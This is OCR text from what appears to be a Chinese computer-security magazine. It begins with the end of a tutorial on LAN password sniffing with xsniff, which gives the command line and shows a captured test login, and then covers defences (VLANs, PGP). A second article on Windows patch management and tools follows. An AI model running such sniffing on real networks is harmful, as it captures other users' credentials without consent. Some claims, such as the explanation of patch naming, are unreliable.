xsiff.exe -tcp -udp -asc -addr 192.168.1.1

由于条件限制，我是用虚拟主机完成该实验的，如图3所示。

这时我已经安装了xsniff，看，密码就乖乖地跑道了我们的手中，图4所示。




图3




图4

大家可以从图中看到，我登录的用户名是squall，密码为123456。

上面是网络监听的大致方法，防止网络监听我们可以采用两种方法，第一种方法是设计安全的网络拓扑结构图，在交换机上进行划分VLAN，这种技术通常被称为分段技术。它将网络上的节点按工作性质与需求划分成若干个“逻辑工作组”，一个逻辑工作组就组成了一个虚拟网络。这样，不在同一VLAN中的主机是不能互相通信的（除非使用路由器），如果某人在VLAN中放置了xsniff，那他只能得到该网段内的信息，从而减少了对网络的安全性。下面，我用一张拓扑图来说明一下，如图5所示。



图5

从图中可以看出，我已经划分了两个VLAN，假如A君在VLAN3中安装了监听程序，那A君就只能得到VLAN3中的信息，VLAN4是不可以的。为了方便大家理解，我做了一个交换机2950划分VLAN的动画教程放在光盘中，通过此动画，大家就更好的理解了。这里为了节省笔墨，我就不详细说明了。

第二种方法是采用加密技术，本人推荐这种方法。第一种方法相比起来复杂许多，但可以有效地防止网络监听的攻击。

PGP（PrettyGoodPrivacy）是一个软件加密程序，用户可以使用它在不安全的通信链路上创建安全的消息和通信，例如电子邮件和网络新闻。PGP使用各种形式的加密方法，它用一种简单的包格式组合消息以提供简单、高效的安全机制，使得消息通过Internet或者其他网络上安

全地传送。

在安装完以后，我们只要设置如下选项就可以实现对数据的加密（注：双方必须都安装PGP软件），

我们把记录的日志全部钩上，然后配置VPN。如图6所示。




图6

然后我们到另一台主机，安装PGP软件，步骤同上。两台主机全部配置后，我们就可以放心进行通信了，有兴趣的朋友可以测试，这样的网络环境下，嗅探是完全没用的。

通过以上的方法，局域网内的监听就可以很好的被杜绝了，如果你的网络环境下经常受到监听这种攻击方式的话，不妨使用上面的方法去尝试，相信一定会收到很好的效果的。

适合读者	网络管理员、个人电脑使用者
前置知识	Windows基本操作
难度等级	低

脚本小子：*最近由于冲击波、震荡波等病毒及其变种的肆意横行，不少企业内部网络深受其害。这些病毒专门攻击系统的漏洞，造成了大面积的网络被迫关闭，严重影响了正常的工作。"亡羊补牢，为时未晚"，眼下，越来越多的用户已经开始认识到安全补丁管理的重要性，但是应该从何入手，管理哪些方面，这是让许多用户挠头的事情。本文将结合一些优秀的补丁管理工具，让你循序渐进地了解安全补丁管理的详细内容。*



补丁管理一点通

文/图 风之扬

管理补丁之前，我们首先来了解一下，到底什么是Hotfix，什么是SP，它们之间有什么联系和区别。

1．Hotfix

Hotfix是针对某一个具体的系统漏洞或安全问题而发布的专门解决该漏洞或安全问题的小程序，通常称为修补程序。微软公司会及时地将软件产品中发现的重大问题以安全公告的形式公布于众，这些公告都有一个唯一的编号，即MS－***，如最近比较流行的MS04－011，其中，MS是微软的英文缩写，04代表2004年，011代表该安全公告的编号，合起来就是微软公司在2004年发布的第11个安全公告。同时还会给出一个形如Q或KB（2003年4月份后用此编号）的编号，这个编号是微软知识库中的一个编号，通过该编号我们可以在微软知识库（http://support.microsoft.com）中查找到有关该问题的所有技术性文章和相应的解决方案。我们以补丁"Windows XP-KB823980-x86-CHS32λ.exe"为例来说明。

Windows XP——产品名称，说明该补丁适用的操作系统。

KB823980——KB是Knowledge Base的首字母缩写，意即基本知识库，823980是该补丁在微软知识库中相应的说明性文章的编号。

X86——处理器平台的标识，示例中X86说明该补丁应用于Intel 公司的X86构架的处理器平台。可能出现的选项有X86、AMD64和IA64等。

CHS32λ.exe——语言版本的标识。示例中的CHS表明该补丁应用于中文版的Windows操作系统。可能出现的选项有CHS、ENU和INTL，分别应用于中文版、英文版和多语言版的Windows操作系统中；32表示的是应用于32位的处理器平台；λ表明该补丁只是一个测试版。

> **小知识** α、β、λ常用来表示软件测试过程中的3个阶段。α是第一阶段，一般只供内部测试使用；β是第二阶段，已经消除了软件中大部分的不完善之处，但仍有可能还存在缺陷和漏洞，一般只提供给特定的用户群来测试使用；λ是第三阶段，此时产品已经相当成熟，只需在个别地方再做进一步的优化处理即可上市发行。因此正式版冲击波补丁名称应为"Windows XP-KB823980-x86-CHS32λ.exe"。

2．SP

SP是补丁包的缩写。对一般用户来说，下载安装各种Hotfix很繁琐，于是，微软开始发布SP补丁包，SP补丁包中包含有SP发布日期前所发布的所有Hotfix。Windows操作系统的SP补丁包是可叠加的补丁包，也就是说SP2中已包含有SP1中的所有补丁，SP3中已包含有SP2、SP1中的所有补丁，用户只需下载并安装最新的SP补丁包即可。如果用户要了解系统安装了哪些补丁，可以打开"控制面板"中的"添加/删除程序"，找到"Windows XXXX修补程序包"字样的选项就是系统安装的补丁。如图1所示。

或者打开注册表编辑器，找到如下分支：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows




图 1

NT\CurrentVersion\Hotfix],观察Hotfix下的子键即可了解系统安装了哪些补丁。

另外,用户进行修补之前,最好对补丁进行测试,或者查看补丁的相关说明,如果安装失败的话,恢复起来会比较容易。

小知识 Office系列的产品必须下载并安装所有的SP补丁包,它不同于普通的SP。

MS补丁跟踪程序:Excel电子数据表

跟踪、管理自己所安装的Microsoft 补丁有什么好处呢? 首先,Microsoft每年发布大量的补丁、维护包、安全更新资料,以及常用补丁程序。对于网络管理员来说,对自己安装的补丁必须心里有数,在重大病毒泛滥和入侵事件频繁的时候,就可以有针对性地看哪些漏洞已经修补过了。从企业管理的角度来说,如果负责管理Microsoft补丁的人离开了单位,就会有记录反映哪些补丁、在什么时候被安装了,也就可以轻松管理所发布的补丁。

数据表下载地址 http://techrepublic.com.com/5129-6249-10219703.html,下载完毕即可打开数据表,Microsoft 补丁跟踪Excel电子数据表是用Microsoft Excel 2000编制的,我们可以通过Microsoft Excel 2000或更高的版本来编辑它。如图2 所示。




图 2

1. 数据表定制说明

下载电子数据表后,可以根据实际情况进行定制,下表是其中的一些重要选项。

安全补丁	Microsoft 列出每一个安全补丁的名称,如MS04-011。
入场券数量	如果你的帮助桌面使用一个命令/问题跟踪系统用这一个专栏来记录与补丁的安装有关的入场券的数量。
名称(MSKB号码)	许多的补丁都与Microsoft知识基础(MSKB)的文章有关。比如MS02-072,就可以通过Microsoft基础知识库中的http://support.microsoft.com/default.aspx?scid=kb;en-us;329390 中找到对应的参考信息。
受到影响的系统	有两种方法使用这一专栏。你可以进入每一个补丁影响的应用软件,也可以进入为你的组织机构所有的受到影响的系统。尽管后者可能让你节省一些空间,你还是有可能在将来的哪一天得到一个系统,检查一下你的可以应用的补丁的清单,而不要看系统所列的清单。
评价	包括高、中、低或N/A。由于补丁被创制出来的时候,其安全评价等级并不相同,有的是需要立即执行的安全补丁,而其他的补丁则可延缓执行。
响应计划完成安装	如果为每个补丁的安装都制定了一个响应计划,可以在这里指出每个计划的状况。用来跟踪补丁的安装速度。
完成的日期	用来跟踪所有安装完成的日期。
添加到标准安装	包括Windows NT、Windows 2000、Windows XP、Windows 2003等。如果在Windows操作系统的标准安装中已经包含了某个补丁,可以在此加以说明。
替代	这是一个很重要的栏目。有些Microsoft补丁会被一个更新的补丁所替代。用这个专栏可以简要说明一个更新的补丁被替代的日期。

补丁管理工具

随着越来越多的安全漏洞被披露出来,补丁的数量也随之剧增。面对海量的补丁程序,手工打补丁显然很不现实。无论使用哪种产品,系统漏洞的自动管理方案都应当包括以下功能:升级数据库,补丁信息应该包括最新的升级和热修理;服务器和工作站自动发现和提供配置信息;自动为工作站和服务器配置补丁程序;用户可对机器和配置补丁的任意组合进行选择;确定自动配置补丁、热修理和Service Pack的时间;存储过去、现在和将来的跟踪报告及变更。

在获取补丁管理工具方面,用户有多种方式可以选择。一是购买独立的补丁管理工具。目前,BigFix、PatchLink、St.BernardSoftware、ShavlikTechnologies、HFNetChkPro等公司都提供独立的补丁管理工具。由于不同的补丁管理工具支持不同的操作系统和应用,因此用户需要对其兼容性进行认真评估。二是购买包含补丁更新组件的系统管理包。目前Ecora、IBM、LANDeskSoftware等公司都提供管理系统补丁的组件。这些组件能够确保补丁程序与用户IT系统密切兼容,但是费用要比购买独立的补丁管理工具昂贵。此外,具有开发实力的用户还可以自己开发补丁管理系统。

1. 微软的补丁管理工具

微软提供了3种途径来修补服务器和桌面应用程序存在的漏洞:一是通过服务器管理系统(SMS)控制台,向用户推荐软件升级包;二是提供让用户桌面系统自动登录微软网站并自动下载补丁程序的系统升级服务(SystemUpdateServices);三是提供安全漏洞评估的免费在线工具——微软基准安全分析器(MicrosoftBaseline

SecurityAnalyzer)。可用于识别微软产品中错误的安全配置问题，生成并存储个人XML安全报告。由于这些软件使用方法比较简单，本文不作详细说明。

2.BigFix

该软件下载地址为 http://www3.skycn.com/soft/2728.html。

Bigfix是一款比较特别的软件。初次使用时，它会定时去网上搜索，同时它也会自动检查系统，如果Bigfix发现问题，它就会在你的任务栏上闪烁起来。如图3 所示。




图 3

打开Bigfix，并根据订阅的类别，分门别类排列好相关的待安装补丁。点击选中的内容后，具体的内容和解决办法会显示在下方的大窗口中，单击"Click here"按钮，Bigfix会自动下载补丁、自动打补丁、自动修正错误等。

软件默认订阅了两个"补丁铺"，分别是"Bigfix 技术支持中心"和"补丁发布中心"。前者会发布和 Bigfix软件本身有关的更新，技术支持和消息等，后者则是全神贯注地关心和系统有关的Bug、补丁、更新等。当然，仅仅订阅这两个"补丁铺"是不够的。为了使用比较完整的补丁，单击"Subscribe"按钮，即可进入"补丁铺订阅中心"。可以看到，还有各个操作系统、Tucows、AutoDesk和BigFix Games 等。例如，在Windows 2000下，单击"Subscribe"，此时 Bigfix 会自动下载一个小小的 Fxm 文件，并在下载完毕后自动打开它。稍微等上几分钟，就可以看到Windows 2000补丁铺的图标出现在左边的订阅栏里。如图4 所示。

